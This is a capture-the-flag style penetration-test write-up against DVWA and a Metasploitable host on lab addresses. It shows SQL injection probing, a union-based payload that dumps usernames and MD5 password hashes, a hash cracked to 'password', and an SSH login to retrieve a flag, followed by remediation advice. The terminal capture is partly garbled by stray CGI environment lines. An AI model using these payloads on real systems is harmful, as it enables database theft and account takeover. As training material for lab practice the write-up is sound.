

Challenge 1

Target: 10.5.5.12 & 192.168.0.10

Status: Successfully Exploited

1. Executive Summary


The objective of this test was to identify and exploit vulnerabilities within the DVWA environment to gain unauthorized access to user credentials and retrieve a protected challenge code. A critical SQL Injection vulnerability was discovered, allowing for a full database compromise of the user table.

2. Vulnerability Discovery: SQL Injection


- **Vulnerability Type:** SQL Injection (Union-Based)
- **Severity:** Critical
- **Location:** 10.5.5.12 (DVWA SQL Injection Module)
- **Security Level:** Low

Steps Taken:

1. **Detection:** Inputting a single quote (') resulted in a database syntax error, confirming the field was unsanitized.



2. **Enumeration:** Used ' ORDER BY 2 # to determine the query returns two columns.



3. **Extraction:** Executed the payload '% UNION SELECT user, password FROM users #' to dump the user database.

Vulnerability: SQL Injection

User ID: Submit

```
ID: %' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

3. Credential Cracking

- **Target Account:** Bob Smith
- **Username found:** smithy
- **MD5 Hash:** 5f4dcc3b5aa765d61d8327deb882cf99
- **Cracked Password:** password


Tools Used:

- CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), tubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

4. Successful Exploitation & Proof of Access

Using the cracked credentials, access was attempted at the secondary target 192.168.0.10. The login was successful, providing access to the restricted "Challenge 1" code.

The screenshot shows a terminal window titled 'smithy@metasploitable: ~'. The session is connected via SSH from a Kali Linux host ('(kali㉿Kali)-[~]') to a target host ('192.168.0.10'). The terminal output is as follows:

```
smithy@metasploitable: ~
File Actions Edit View Help
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:RTV
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64
ENV["DOCUMENT_ROOT"] /var/www/
The programs included with the Ubuntu system are free software; refer to the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.
ENV["REMOTE_PORT"] 58668
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
ENV["GATEWAY_INTERFACE"] CGI/1.1
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt ENV["QUERY_STRING"]
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.ME"
ENV["ORIG_PATH_INFO"]
smithy@metasploitable:~$ ENV["PATH_TRANSLATED"]
ENV["ORIG_SCRIPT_NAME"] /cgi-bin/php
```

5. Remediation Recommendations

To prevent future SQL Injection attacks, the following measures are recommended:

1. **Prepared Statements:** Use parameterized queries to separate data from code.
2. **Input Validation:** Implement strict allow-lists for all user-supplied data.
3. **Least Privilege:** Ensure the database user has minimal permissions.
4. **Stored Procedures:** Utilize secure stored procedures for database interactions.
5. **Error Handling:** Disable verbose database error messages to prevent information leakage.